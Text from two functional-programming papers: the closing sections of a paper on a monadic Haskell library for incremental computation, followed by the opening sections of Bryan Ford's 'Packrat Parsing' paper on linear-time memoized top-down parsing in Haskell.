**Evaluation queue:** When a modifiable is changed by the change operation, all its edges are moved to an evaluation queue, so that dependent modifiables can be updated. This queue is processed when the propagate operation is invoked. It can happen that the evaluation of a changeable in the queue results in a change of its corresponding modifiable. In this case, the modifiable's edges are in turn added to the queue.

**Ordered list:** Each edge in the dependency graph is annotated with a time interval, so that changeables in the evaluation queue (which is a priority queue) can be processed in the same order they were created. The evaluation queue is also pruned of edges whose time intervals are contained in those of other edges in the queue. The ML library uses an efficient implementation of ordered lists due to Dietz and Sleator [4] to get apt operations on time intervals.

The notion of time used in the library does not correspond to anything like real time or computation time. Rather, it is used to capture the precise order in which modifiables are read and written.

To understand how this aspect of the library works, let us consider the following program fragment:

```
m1 <- newMod $
  do v <- readMod m
    if v > 0 -- A
      then do m2 <- newMod $ do v <- readMod m
              return (1 / v) -- B
            ...
    else ...
```

We assume that there is already a modifiable  $m$  created. The program fragment will add the nodes  $m_1$  and  $m_2$  to the dependency graph. Since both the newly created modifiables read  $m$ , the library adds the changeable starting at  $A$  and the changeable at  $B$  as edges to the list of dependent changeables of node  $m$ .

Now, suppose that the value of  $m$  is changed to zero. The library will move all the edges of  $m$  to the evaluation queue. This schedules recomputation of the changeables  $A$  and  $B$ . Now, we see that the recomputed value of  $m_1$  will follow the `else` branch of the conditional, so  $m_2$  is no longer part of the value of  $m_1$ . It would thus not only be a waste to recompute  $B$ ; it would raise a division-by-zero exception!

So the library needs to ensure that  $B$  does not get recomputed. We observe that the  $B$  changeable is contained within the  $A$  changeable. Therefore, the library will consider containing changeables for recomputation before contained. As it recomputes a changeable, it will prune all contained changeables from the evaluation queue. In our example, this ensures that  $A$  is recomputed and that  $B$  is pruned.

The library uses the time intervals to decide when one queued changeable is contained within another. During recomputation, an arbitrary number of time stamps might need to be created within a given time interval. Also, efficient deletion of time stamps within a time interval is needed. The ordered-list data structure by Dietz and Sleator precisely meets these requirements.

## 4.1 Monad transformers and parameterized modules

In order to make the library as reusable as possible, we have actually implemented a more general interface than Figure 2 shows. The more general approach uses *monad transformers* [10], and these enable us to employ the incremental library not only on top of the I/O monad, but on any underlying monad that provides first-class references. Therefore, we would like to parameterize the interface with respect to this underlying monad. Unfortunately, Haskell lacks the possibility to express modules that are parameterized in any way, unlike Standard ML or Cayenne [2]. Recently, a design for first-class modules in Haskell has been proposed [15], but it is not yet incorporated in any of the mainstream compilers or interpreters [5, 6].

Without the ability to parameterize our interface over the underlying monad, what do we do? We could declare a record type with fields corresponding to the operations in the interface, along the lines of [14]. However, we would still need to parameterize every new type declared in the interface by the underlying monad.

With no completely satisfying solution at hand, we resort to the traditional, verbose solution: to parameterize the individual definitions in our interface as necessary. To make the impact as small as possible, we capture the needed properties of the underlying monad in the class `Ref`:

```
class Monad m => Ref m r | m -> r where
  newRef   :: a -> m (r a)
  readRef  :: r a -> m a
  writeRef :: r a -> a -> m ()
```

With the class `Ref m r`, we can capture all monads  $m$  with an associated *reference* type  $r$ . In our definition, we have used two extensions of Haskell: *multi-parameter type classes* [8], and *functional dependencies* [7], which in conjunction have turned out to be a very versatile tool. The functional dependency  $m \rightarrow r$  tells us that the reference type  $r$  is uniquely determined by the monad type  $m$ . This helps resolving ambiguities when we define monadic operations that need references internally. Here is a trivial example, that creates a reference and immediately reads it:

```
ex :: Ref m r => m Integer
ex = newRef 42 >>= readRef
```

This can be used in any monad which is an instance of the `Ref` class. Thanks to the functional dependency of  $r$  on  $m$ , the type of the reference can also be determined, although it is a completely internal affair to `ex`.

First-class references are the monadic equivalent of the ML type `ref`, and its associated operations `ref`, `!`, and `:=`, for creating, reading and assigning references. The standard libraries of Haskell do not have any instances for first-class references, but since the introduction of *lazy functional state threads* and the `ST` monad [9], most implementations provide libraries with first-class references.

The underlying monad  $m$ , its reference type  $r$ , and the context `Ref m r` will show up everywhere in the interfaces that we will present. Therefore, for the sake of clarity, we will take the liberty of presenting elided versions of type definitions and signatures without  $m$ ,  $r$ , and `Ref m r`. As an example, this allows us to write

```
newtype OL e a
newtype R e
order :: R e -> R e -> OL e Ordering
```

```

newtype PQ a
empty    :: PQ a
insert   :: Ord a => a -> PQ a -> PQ a
insertM :: Monad m =>
          (a -> a -> m Ordering) -> a -> PQ a -> m (PQ a)
min      :: PQ a -> Maybe (a, PQ a)

```

**Figure 6. Interface for priority queues.**

```

newtype OL e a
instance Monad (OL e)

newtype R e

insert   :: R e -> e -> OL e (R e)
spliceOut :: R e -> R e -> OL e ()
deleted   :: R e -> OL e Bool
order     :: R e -> R e -> OL e Ordering
base      :: OL e (R e)
inOL      :: OL e a -> m a
inM       :: m a -> OL e a

```

**Figure 7. Interface for ordered lists, parameterized over Ref m r.**

instead of

```

newtype OL m r e a
newtype R m r e
order :: Ref m r =>
        R m r e -> R m r e -> OL m r e Ordering

```

## 4.2 Priority queues and ordered lists

The ML library relies on two other libraries that implement priority queues and ordered lists. We give Haskell interfaces for these interfaces in Figure 6 and 7.

For ordered lists, we have provided a monad-transformer based interface, again relying on the `Ref` class. Operations on ordered lists whose elements are of type `e` live in the monad `OL e`. This monad is an instance of the *environment monad transformer* [10], modeled by parameterizing the underlying monad by the environment type. Our environment is a triple carrying the current size, the maximum size, and the base record of the ordered list:

```
newtype OL e a = OL ((r Integer, r Integer, R e) -> m a)
```

(Remember that we have assumed that this type is also parameterized over `m` and `r`.) The current size and maximum size of the ordered list can change, which is why the environment has references to these.

All records in the list have type `e`, and are linked together in a cir-

```

newtype CL a
circularList :: a -> m (CL a)
next         :: CL a -> m (CL a)
previous     :: CL a -> m (CL a)
insert       :: CL a -> a -> m (CL a)
val          :: CL a -> m a
update       :: CL a -> a -> m ()
delete       :: CL a -> m ()

```

**Figure 8. Interface for circular lists, parameterized over Ref m r.**

cular fashion. Moreover, each record has a flag that tells whether it has been spliced out, and an integer that is used for the order comparison operation. The type `R` captures all this information:

```
newtype R e = R (CL (Bool, Integer, e))
```

This relies on yet another monadic library for circular lists in Figure 8, which also relies on our first-class references. The type `CL a` represents an element which is a member in a circular list. Straightforward operations are provided to create an one-element list, get to the next and previous element in the list, and to insert and return a new element after an element. The value of an element can be read or updated, and the element can also be deleted from the list.

Let us return to the operations on ordered lists in Figure 7. The operations allow us to create and insert a new record after an existing record, delete all records strictly between two records, and check if a record has been deleted. The key operation is `order`, that checks the relative position of two records, and returns a value in the standard Haskell type `Ordering`:

```
data Ordering = LT | EQ | GT
```

Using this type, a record that comes before another record has the ordering `LT`. Now, why does the operation `order` have a monadic type? Since records never move around in the list, `order` ought to be a pure function! The problem is that the ordering is determined by looking at the integer references in the records, and these might change as new records are inserted in the list. The only way the integer references can be read is by the monadic `readRef`.

The imperative signature of `order` contaminates the otherwise monad-free interface for priority queues in Figure 6. The usual `insert` operation, that works for the pure ordering operation in the `Ord` class, is useless if we want to insert elements using ordered-list order. We therefore provide an additional insertion operation that allows the comparison operation to take place in a monad. The `min` operation returns the head and tail of a priority queue, or `Nothing` if the queue is empty.

## 4.3 Implementation of the A and C monads

By looking inside the implementation of the incremental library in [1], we see that it uses references for maintaining its evaluation queue of edges, and for keeping track of the current time. An edge corresponds to a part of a changeable computation that starts by reading an input modifiable, and ends by writing its output modifiable. That is, whenever a changeable reads a modifiable, an edge containing the continuing changeable is inserted in the dependency graph. It has a time interval which starts with the read operation of the input modifiable, and ends at the final write operation. Time is accounted here by records in an underlying ordered list, where the values of the records are insignificant.

To get the corresponding kind of state into the `A` monad, we use the environment monad transformer again, this time on top of the ordered-list monad. The environment will have references to the process queue and the current time:

```

newtype A a = A ((r (PQ Edge), r Time) -> OL () a )
type Time = R ()

```

It turns out that the continuations that sit in the edges precisely amount to `A`-computations, which leads to the following type for

```

propagate = do
  let prop = do
    pq <- readPq
    case min pq of
      Nothing -> return ()
      Just ((reader,start,stop),pq') -> do
        writePq pq'
        unlessM (inOL $ deleted start) $do
          inOL $ spliceOut start stop
          writeCurrentTime start
          reader
        prop
    now <- readCurrentTime
    prop
    writeCurrentTime now

```

**Figure 9.** The propagate operation.

Edge:

```
type Edge = (A (), Time, Time)
```

With these types, it is straightforward to define the propagate operation, see Figure 9, using the same algorithm as the ML library. It repeatedly extracts the first edge from the evaluation queue. If the start time of the edge has not been deleted from the ordered list, it deletes all edges contained in its time interval, and evaluates its changeable.

Let us now turn to the definitions of the C monad and the modifiables. In the ML library, a modifiable carries references to a value, a write operation, and a list of edges. Thus, modifiables form the nodes in the dependency graph. We get the corresponding type in Haskell:

```
newtype Mod a = Mod (r a, r (a -> A()), r [Edge])
```

In the C monad, we will capture continuations of type A () to put in edges. This leads to the following definitions:

```
newtype C a = C ((a -> A ()) -> A ())
deC (C m) = m
```

Usually, the continuation monad comes with the operation *call with current continuation*, or callcc [10]:

```
callcc :: ((a -> C b) -> C a) -> C a
callcc f = C $ \k -> deC (f ((a -> C $ \k' -> (k a))) k
```

This operation exposes the current continuation to its argument, so that one later can invoke it to “jump back” to the point of callcc. For our purposes, the operation cont is more appropriate: it gives us the possibility to completely redefine what the continuation should be, in the underlying monad:

```
cont :: ((a -> A ()) -> A ()) -> C a
cont m = C m
```

We use cont to create the edge in readMod, defined in Figure 11. The locally defined reader, of type A (), has captured the continuation k, and forms a new continuation in terms of it. The new continuation reads the value of the input modifiable, and passes it to k. After k has finished, it has written to its output modifiable, so the new continuation checks the time, and forms an edge to insert in the dependency list of the input modifiable. Here, and in what follows,

```

mapRef          :: (a -> a) -> r a -> m ()
mapRef f r = readRef r >>= (writeRef r . f)

inA            :: A a -> C a
inC            :: C a -> A a

readCurrentTime :: A Time
stepTime       :: A Time
stepTime = do
  t <- readCurrentTime
  t' <- inOL $ insert t ()
  writeCurrentTime t'
  return t'

```

**Figure 10.** Some auxiliary functions.

```

readMod (Mod (v,_,es)) = do
  start <- stepTime
  cont $ \k -> do
    let reader = do readRef v >>= k
      now <- readCurrentTime
      mapRef ((reader,start,now):) es
    reader

```

**Figure 11.** The readMod operation.

we use a couple of auxiliary functions given in Figure 10. These let us apply a function to the value of a reference, use A-operations in the C monad and vice versa, and read and bump the current time.

Finally, we give the implementation for the A-monad instance of the newModBy operation in Figure 12. Just as its corresponding ML operation mod, it defines two write operations that the changeable c will use. As the name indicates, writeFirst is only used the first time the value of the modifiable is being computed. It will update the reference changeR in the modifiable to point to writeAgain, which will be used whenever the modifiable needs to be recomputed. The writeAgain operation compares the newly computed value of the modifiable with the old, and if they differ, all dependent changeables are queued for recomputation by means of the auxiliary insertPQ:

```
insertPQ :: r [Edge] -> A ()
```

After the definition of these write operations, the changeable is executed to get its value v. This value is written to by using either writeFirst or writeAgain. This is the point where we were able to factor out the write operation from the changeable, as promised in Section 2.3.

## 5 Conclusions

We have presented an example of how a monadic framework can lead us to a safe interface to an imperative library for incremental computing, suitable for use in a purely functional language. After looking at some examples that use the monadic library, we found opportunities to optimize one of the standard monadic combinators. As a result, the library is able to remove some artificial dependencies, which in turn can result in less incremental work carried out when input changes.

Now, our monadic library has not only paid off by ensuring correct usage. Algorithms that use the ap combinator immediately benefit

```

instance NewMod A where
  newModBy :: (a -> a -> Bool) -> C a -> A (Mod a)
  newModBy cmp c = do
    m <- newRef (error "newMod")
    changeR <- newRef (error "changeR")
    es <- newRef []
    let writeFirst v = do
        writeRef m v
        now <- stepTime
        writeRef changeR (writeAgain now)
        writeAgain t v = do
          v' <- readRef m
          unless (cmp v' v) $do
            writeRef m v
            insertPQ es
            writeRef es []
            writeCurrentTime t
        writeRef changeR writeFirst
    inC $ do
      v <- c
      write <- readRef changeR
      inA $ write v
      return (Mod (m, changeR, es))

```

**Figure 12.** The NewMod instance for A.

from the fact that the arguments are independent, and thus isolated in the dependency graph.

From a Haskell library designer’s point of view, we notice that the optimized version of the `ap` combinator for the `C` monad suggests that this combinator should be put in a class, and that other monads may benefit from optimized instances.

We find that Haskell as a language provides good support for monadic programming, but that the lack of parameterizable modules is a big disadvantage. Most of our interfaces include types and operations that are parameterized over an underlying monad, and the inability to capture this parameter at one single point decreases the clarity of the interfaces significantly. For these reasons, it was tempting to use Standard ML or Cayenne instead for implementation language. We decided to go for Haskell, since it is a widely used language that is purely functional. This makes it clear that all effects are captured in the monadic types. We are also pleased to see that there is ongoing work on first-class module systems for Haskell [15].

The implementation of our library is freely available for download at [3].

# Packrat Parsing: Simple, Powerful, Lazy, Linear Time

## Functional Pearl

Bryan Ford

### Abstract

Packrat parsing is a novel technique for implementing parsers in a lazy functional programming language. A packrat parser provides the power and flexibility of top-down parsing with backtracking and unlimited lookahead, but nevertheless guarantees linear parse time. Any language defined by an LL( $k$ ) or LR( $k$ ) grammar can be recognized by a packrat parser, in addition to many languages that conventional linear-time algorithms do not support. This additional power simplifies the handling of common syntactic idioms such as the widespread but troublesome longest-match rule, enables the use of sophisticated disambiguation strategies such as syntactic and semantic predicates, provides better grammar composition properties, and allows lexical analysis to be integrated seamlessly into parsing. Yet despite its power, packrat parsing shares the same simplicity and elegance as recursive descent parsing; in fact converting a backtracking recursive descent parser into a linear-time packrat parser often involves only a fairly straightforward structural change. This paper describes packrat parsing informally with emphasis on its use in practical applications, and explores its advantages and disadvantages with respect to the more conventional alternatives.

### Categories and Subject Descriptors

D.3.4 [Programming Languages]: Processors—*Parsing*; D.1.1 [Programming Techniques]: Applicative (Functional) Programming; F.4.2 [Mathematical Logic and Formal Languages]: Grammars and Other Rewriting Systems—*Parsing*

### General Terms

Languages, Algorithms, Design, Performance

### Keywords

Haskell, memoization, top-down parsing, backtracking, lexical analysis, scannerless parsing, parser combinators

### 1 Introduction

There are many ways to implement a parser in a functional programming language. The simplest and most direct approach is *top-down* or *recursive descent parsing*, in which the components of a language grammar are translated more-or-less directly into a set of mutually recursive functions. Top-down parsers can in turn be divided into two categories. *Predictive parsers* attempt to predict what type of language construct to expect at a given point by “looking ahead” a limited number of symbols in the input stream. *Backtracking parsers* instead make decisions speculatively by trying different alternatives in succession: if one alternative fails to match, then the parser “backtracks” to the original input position and tries another. Predictive parsers are fast and guarantee linear-time parsing, while backtracking parsers are both conceptually simpler and more powerful but can exhibit exponential runtime.

This paper presents a top-down parsing strategy that sidesteps the choice between prediction and backtracking. *Packrat parsing* provides the simplicity, elegance, and generality of the backtracking model, but eliminates the risk of super-linear parse time, by saving all intermediate parsing results as they are computed and ensuring that no result is evaluated more than once. The theoretical foundations of this algorithm were worked out in the 1970s [3, 4], but the linear-time version was apparently never put in practice due to the limited memory sizes of computers at that time. However, on modern machines the storage cost of this algorithm is reasonable for many applications. Furthermore, this specialized form of memoization can be implemented very elegantly and efficiently in modern lazy functional programming languages, requiring no hash tables or other explicit lookup structures. This marriage of a classic but neglected linear-time parsing algorithm with modern functional programming is the primary technical contribution of this paper.

Packrat parsing is unusually powerful despite its linear time guarantee. A packrat parser can easily be constructed for any language described by an LL( $k$ ) or LR( $k$ ) grammar, as well as for many languages that require unlimited lookahead and therefore are not LR. This flexibility eliminates many of the troublesome restrictions imposed by parser generators of the YACC lineage. Packrat parsers are also much simpler to construct than bottom-up LR parsers, making it practical to build them by hand. This paper explores the manual construction approach, although automatic construction of packrat parsers is a promising direction for future work.

A packrat parser can directly and efficiently implement common disambiguation rules such as *longest-match*, *followed-by*, and *not-followed-by*, which are difficult to express unambiguously in a context-free grammar or implement in conventional linear-time

```

Additive   ← Multitive '+' Additive | Multitive
Multitive  ← Primary '*' Multitive | Primary
Primary    ← '(' Additive ')' | Decimal
Decimal    ← '0' | ... | '9'

```

**Figure 1. Grammar for a trivial language**

parsers. For example, recognizing identifiers or numbers during lexical analysis, parsing if-then-else statements in C-like languages, and handling do, let, and lambda expressions in Haskell inherently involve longest-match disambiguation. Packrat parsers are also more easily and naturally composable than LR parsers, making them a more suitable substrate for dynamic or extensible syntax [1]. Finally, both lexical and hierarchical analysis can be seamlessly integrated into a single unified packrat parser, and lexical and hierarchical language features can even be blended together, so as to handle string literals with embedded expressions or literate comments with structured document markup, for example.

The main disadvantage of packrat parsing is its space consumption. Although its asymptotic worst-case bound is the same as those of conventional algorithms—linear in the size of the input—its space utilization is directly proportional to input size rather than maximum recursion depth, which may differ by orders of magnitude. However, for many applications such as modern optimizing compilers, the storage cost of a packrat parser is likely to be no greater than the cost of subsequent processing stages. This cost may therefore be a reasonable tradeoff for the power and flexibility of linear-time parsing with unlimited lookahead.

The rest of this paper explores packrat parsing with the aim of providing a pragmatic sense of how to implement it and when it is useful. Basic familiarity with context-free grammars and top-down parsing is assumed. For brevity and clarity of presentation, only small excerpts of example code are included in the text. However, all of the examples described in this paper are available, as complete and working Haskell code, at:

<http://pdos.lcs.mit.edu/~baford/packrat/icfp02>

The paper is organized as follows. Section 2 introduces packrat parsing and describes how it works, using conventional recursive descent parsing as a starting point. Section 3 presents useful extensions to the basic algorithm, such as support for left recursion, lexical analysis, and monadic parsing. Section 4 explores in more detail the recognition power of packrat parsers in comparison with conventional linear-time parsers. Section 5 discusses the three main practical limitations of packrat parsing: determinism, statelessness, and space consumption. Section 6 presents some experimental results to demonstrate the practicality of packrat parsing for real languages. Section 7 discusses related work, Section 8 points out directions for future exploration, and Section 9 concludes.

## 2 Building a Parser

Packrat parsing is essentially a top-down parsing strategy, and as such packrat parsers are closely related to recursive descent parsers. For this reason, we will first build a recursive descent parser for a trivial language and then convert it into a packrat parser.

### 2.1 Recursive Descent Parsing

Consider the standard approach for constructing a recursive descent parser for a grammar such as the trivial arithmetic expression lan-

guage shown in Figure 1. We define four functions, one for each of the nonterminals on the left-hand sides of the rules. Each function takes the string to be parsed, attempts to recognize some prefix of the input string as a derivation of the corresponding nonterminal, and returns either a “success” or “failure” result. On success, the function returns the remainder of the input string immediately following the part that was recognized, along with some semantic value computed from the recognized part. Each function can recursively call itself and the other functions in order to recognize the nonterminals appearing on the right-hand sides of its corresponding grammar rules.

To implement this parser in Haskell, we first need a type describing the result of a parsing function:

```

data Result v = Parsed v String
              | NoParse

```

In order to make this type generic for different parse functions producing different kinds of semantic values, the `Result` type takes a type parameter `v` representing the type of the associated semantic value. A success result is built with the `Parsed` constructor and contains a semantic value (of type `v`) and the remainder of the input text (of type `String`). A failure result is represented by the simple value `NoParse`. In this particular parser, each of the four parse functions takes a `String` and produces a `Result` with a semantic value of type `Int`:

```

pAdditive :: String -> Result Int
pMultitive :: String -> Result Int
pPrimary   :: String -> Result Int
pDecimal   :: String -> Result Int

```

The definitions of these functions have the following general structure, directly reflecting the mutual recursion expressed by the grammar in Figure 1:

```

pAdditive s = ... (calls itself and pMultitive) ...
pMultitive s = ... (calls itself and pPrimary) ...
pPrimary   s = ... (calls pAdditive and pDecimal) ...
pDecimal   s = ...

```

For example, the `pAdditive` function can be coded as follows, using only primitive Haskell pattern matching constructs:

```

-- Parse an additive-precedence expression
pAdditive :: String -> Result Int
pAdditive s = alt1 where

  -- Additive <- Multitive '+' Additive
  alt1 = case pMultitive s of
            Parsed vleft s' ->
            case s' of
              ('+' : s'') ->
                case pAdditive s'' of
                  Parsed vright s''' ->
                  Parsed (vleft + vright) s''' 
                  _ -> alt2
                  _ -> alt2
                  _ -> alt2

  -- Additive <- Multitive
  alt2 = case pMultitive s of
            Parsed v s' -> Parsed v s'
            NoParse -> NoParse

```

To compute the result of `pAdditive`, we first compute the value of `alt1`, representing the first alternative for this grammar rule. This

alternative in turn calls `pMultitive` to recognize a multiplicative-precedence expression. If `pMultitive` succeeds, it returns the semantic value `vleft` of that expression and the remaining input `s'` following the recognized portion of input. We then check for a ‘+’ operator at position `s'`, which if successful produces the string `s''` representing the remaining input after the ‘+’ operator. Finally, we recursively call `pAdditive` itself to recognize another additive-precedence expression at position `s''`, which if successful yields the right-hand-side result `vright` and the final remainder string `s'''`. If all three of these matches were successful, then we return as the result of the initial call to `pAdditive` the semantic value of the addition, `vleft + vright`, along with the final remainder string `s'''`. If any of these matches failed, we fall back on `alt2`, the second alternative, which merely attempts to recognize a single multiplicative-precedence expression at the original input position `s` and returns that result verbatim, whether success or failure.

The other three parsing functions are constructed similarly, in direct correspondence with the grammar. Of course, there are easier and more concise ways to write these parsing functions, using an appropriate library of helper functions or combinators. These techniques will be discussed later in Section 3.3, but for clarity we will stick to simple pattern matching for now.

## 2.2 Backtracking Versus Prediction

The parser developed above is a *backtracking* parser. If `alt1` in the `pAdditive` function fails, for example, then the parser effectively “backtracks” to the original input position, starting over with the original input string `s` in the second alternative `alt2`, regardless of whether the first alternative failed to match during its first, second, or third stage. Notice that if the input `s` consists of only a single multiplicative expression, then the `pMultitive` function will be called twice on the same string: once in the first alternative, which will fail while trying to match a nonexistent ‘+’ operator, and then again while successfully applying the second alternative. This backtracking and redundant evaluation of parsing functions can lead to parse times that grow exponentially with the size of the input, and this is the principal reason why a “naive” backtracking strategy such as the one above is never used in realistic parsers for inputs of substantial size.

The standard strategy for making top-down parsers practical is to design them so that they can “predict” which of several alternative rules to apply *before* actually making any recursive calls. In this way it can be guaranteed that parse functions are never called redundantly and that any input can be parsed in linear time. For example, although the grammar in Figure 1 is not directly suitable for a predictive parser, it can be converted into an LL(1) grammar, suitable for prediction with one lookahead token, by “left-factoring” the Additive and Multitive nonterminals as follows:

$$\begin{array}{ll} \text{Additive} & \leftarrow \text{Multitive AdditiveSuffix} \\ \text{AdditiveSuffix} & \leftarrow '+' \text{ Additive} \mid \epsilon \\ \text{Multitive} & \leftarrow \text{Primary MultitiveSuffix} \\ \text{MultitiveSuffix} & \leftarrow '*' \text{ Multitive} \mid \epsilon \end{array}$$

Now the decision between the two alternatives for `AdditiveSuffix` can be made before making any recursive calls simply by checking whether the next input character is a ‘+’. However, because the prediction mechanism only has “raw” input tokens (characters in this case) to work with, and must itself operate in constant time, the class of grammars that can be parsed predictively is very restrictive. Care must also be taken to keep the prediction mechanism consistent with the grammar, which can be difficult to do manu-

column	C1	C2	C3	C4	C5	C6	C7	C8
pAdditive			A .....	(7,C7)	X	(4,C7)	X	X
pMultitive				(3,C5)	X	(4,C7)	X	X
pPrimary			?	(3,C5)	X	(4,C7)	X	X
pDecimal				X	(3,C5)	X	(4,C7)	X
input	'2'	'*'	'('	'3'	'+'	'4'	)'	(end)

Figure 2. Matrix of parsing results for string ‘`2*(3+4)`’

ally and highly sensitive to global properties of the language. For example, the prediction mechanism for `MultitiveSuffix` would have to be adjusted if a higher-precedence exponentiation operator ‘\*\*’ was added to the language; otherwise the exponentiation operator would falsely trigger the predictor for multiplication expressions and cause the parser to fail on valid input.

Some top-down parsers use prediction for most decisions but fall back on full backtracking when more flexibility is needed. This strategy often yields a good combination of flexibility and performance in practice, but it still suffers the additional complexity of prediction, and it requires the parser designer to be intimately aware of where prediction can be used and when backtracking is required.

## 2.3 Tabular Top-Down Parsing

As pointed out by Birman and Ullman [4], a backtracking top-down parser of the kind presented in Section 2.1 can be made to operate in linear time without the added complexity or constraints of prediction. The basic reason the backtracking parser can take super-linear time is because of redundant calls to the same parse function on the same input substring, and these redundant calls can be eliminated through memoization.

Each parse function in the example is dependent *only* on its single parameter, the input string. Whenever a parse function makes a recursive call to itself or to another parse function, it always supplies either *the same* input string it was given (e.g., for the call by `pAdditive` to `pMultitive`), or a *suffix* of the original input string (e.g., for the recursive call by `pAdditive` to itself after matching a ‘+’ operator). If the input string is of length  $n$ , then there are only  $n+1$  distinct suffixes that might be used in these recursive calls, counting the original input string itself and the empty string. Since there are only four parse functions, there are at most  $4(n+1)$  distinct intermediate results that the parsing process might require.

We can avoid computing any of these intermediate results multiple times by storing them in a table. The table has one row for each of the four parse functions and one column for each distinct position in the input string. We fill the table with the results of each parse function for each input position, starting at the *right* end of the input string and working towards the left, column by column. Within each column, we start from the bottommost cell and work upwards. By the time we compute the result for a given cell, the results of all would-be recursive calls in the corresponding parse function will already have been computed and recorded elsewhere in the table; we merely need to look up and use the appropriate results.

Figure 2 illustrates a partially-completed result table for the input string ‘`2*(3+4)`’. For brevity, Parsed results are indicated as  $(v, c)$ , where  $v$  is the semantic value and  $c$  is the column number at which the associated remainder suffix begins. Columns are labeled

C1, C2, and so on, to avoid confusion with the integer semantic values. `NoParse` results are indicated with an X in the cell. The next cell to be filled is the one for `pPrimary` at column C3, indicated with a circled question mark.

The rule for Primary expressions has two alternatives: a parenthesized Additive expression or a Decimal digit. If we try the alternatives in the order expressed in the grammar, `pPrimary` will first check for a parenthesized Additive expression. To do so, `pPrimary` first attempts to match an opening ‘(’ in column C3, which succeeds and yields as its remainder string the input suffix starting at column C4, namely ‘3+4)’. In the simple recursive-descent parser `pPrimary` would now recursively call `pAdditive` on this remainder string. However, because we have the table we can simply look up the result for `pAdditive` at column C4 in the table, which is (7,C7). This entry indicates a semantic value of 7—the result of the addition expression ‘3+4’—and a remainder suffix of ‘)’ starting in column C7. Since this match is a success, `pPrimary` finally attempts to match the closing parenthesis at position C7, which succeeds and yields the empty string C8 as the remainder. The result entered for `pPrimary` at column C3 is thus (7,C8).

Although for a long input string and a complex grammar this result table may be large, it only grows linearly with the size of the input assuming the grammar has a fixed number of nonterminals. Furthermore, as long as the grammar uses only the standard operators of Backus-Naur Form [2], only a fixed number of previously-recorded cells in the matrix need to be accessed in order to compute each new result. Therefore, assuming table lookup occurs in constant time, the parsing process as a whole completes in linear time.

Due to the “forward pointers” embedded in the results table, the computation of a given result may examine cells that are widely spaced in the matrix. For example, computing the result for `pPrimary` at C3 above made use of results from columns C3, C4, and C7. This ability to skip ahead arbitrary distances while making parsing decisions is the source of the algorithm’s unlimited lookahead capability, and this capability makes the algorithm more powerful than linear-time predictive parsers or LR parsers.

## 2.4 Packrat Parsing

An obvious practical problem with the tabular right-to-left parsing algorithm above is that it computes many results that are never needed. An additional inconvenience is that we must carefully determine the order in which the results for a particular column are computed, so that parsing functions such as `pAdditive` and `pMultitive` that depend on other results from the same column will work correctly.

*Packrat parsing* is essentially a lazy version of the tabular algorithm that solves both of these problems. A packrat parser computes results only as they are needed, in the same order as the original recursive descent parser would. However, once a result is computed for the first time, it is stored for future use by subsequent calls.

A non-strict functional programming language such as Haskell provides an ideal implementation platform for a packrat parser. In fact, packrat parsing in Haskell is particularly efficient because it does not require arrays or any other explicit lookup structures other than the language’s ordinary algebraic data types.

First we will need a new type to represent a single column of the parsing result matrix, which we will call `Derivs` (“derivations”).

This type is merely a tuple with one component for each nonterminal in the grammar. Each component’s type is the result type of the corresponding parse function. The `Derivs` type also contains one additional component, which we will call `dvChar`, to represent “raw” characters of the input string as if they were themselves the results of some parsing function. The `Derivs` type for our example parser can be conveniently declared in Haskell as follows:

```
data Derivs = Derivs {
    dvAdditive :: Result Int,
    dvMultitive :: Result Int,
    dvPrimary :: Result Int,
    dvDecimal :: Result Int,
    dvChar :: Result Char}
```

This Haskell syntax declares the type `Derivs` to have a single constructor, also named `Derivs`, with five components of the specified types. The declaration also automatically creates a corresponding data-accessor function for each component: `dvAdditive` can be used as a function of type `Derivs → Result Int`, which extracts the first component of a `Derivs` tuple, and so on.

Next we modify the `Result` type so that the “remainder” component of a success result is not a plain `String`, but is instead an instance of `Derivs`:

```
data Result v = Parsed v Derivs
              | NoParse
```

The `Derivs` and `Result` types are now mutually recursive: the success results in one `Derivs` instance act as links to other `Derivs` instances. These result values in fact provide the *only* linkage we need between different columns in the matrix of parsing results.

Now we modify the original recursive-descent parsing functions so that each takes a `Derivs` instead of a `String` as its parameter:

```
pAdditive :: Derivs → Result Int
pMultitive :: Derivs → Result Int
pPrimary :: Derivs → Result Int
pDecimal :: Derivs → Result Int
```

Wherever one of the original parse functions examined input characters directly, the new parse function instead refers to the `dvChar` component of the `Derivs` object. Wherever one of the original functions made a recursive call to itself or another parse function, in order to match a nonterminal in the grammar, the new parse function instead instead uses the `Derivs` accessor function corresponding to that nonterminal. Sequences of terminals and nonterminals are matched by following chains of success results through multiple `Derivs` instances. For example, the new `pAdditive` function uses the `dvMultitive`, `dvChar`, and `dvAdditive` accessors as follows, without making any direct recursive calls:

```
-- Parse an additive-precedence expression
pAdditive :: Derivs → Result Int
pAdditive d = alt1 where

    -- Additive <- Multitive '+' Additive
    alt1 = case dvMultitive d of
        Parsed vleft d' →
            case dvChar d' of
                Parsed '+' d'' →
                    case dvAdditive d'' of
                        Parsed vright d''' →
                            Parsed (vleft + vright) d''' →
                                _ → alt2
                            _ → alt2
```

```

_ -> alt2

-- Additive <- Multitive
alt2 = dvMultitive d

```

Finally, we create a special “top-level” function, `parse`, to produce instances of the `Derivs` type and “tie up” the recursion between all of the individual parsing functions:

```

-- Create a result matrix for an input string
parse :: String -> Derivs
parse s = d where
  d = Derivs add mult prim dec chr
  add = pAdditive d
  mult = pMultitive d
  prim = pPrimary d
  dec = pDecimal d
  chr = case s of
    (c:s') -> Parsed c (parse s')
    [] -> NoParse



```

The “magic” of the packrat parser is in this doubly-recursive function. The first level of recursion is produced by the `parse` function’s reference to itself within the `case` statement. This relatively conventional form of recursion is used to iterate over the input string one character at a time, producing one `Derivs` instance for each input position. The final `Derivs` instance, representing the empty string, is assigned a `dvChar` result of `NoParse`, which effectively terminates the list of columns in the result matrix.

The second level of recursion is via the symbol `d`. This identifier names the `Derivs` instance to be constructed and returned by the `parse` function, but it is also the parameter to each of the individual parsing functions. These parsing functions, in turn, produce the rest of the components forming this very `Derivs` object.

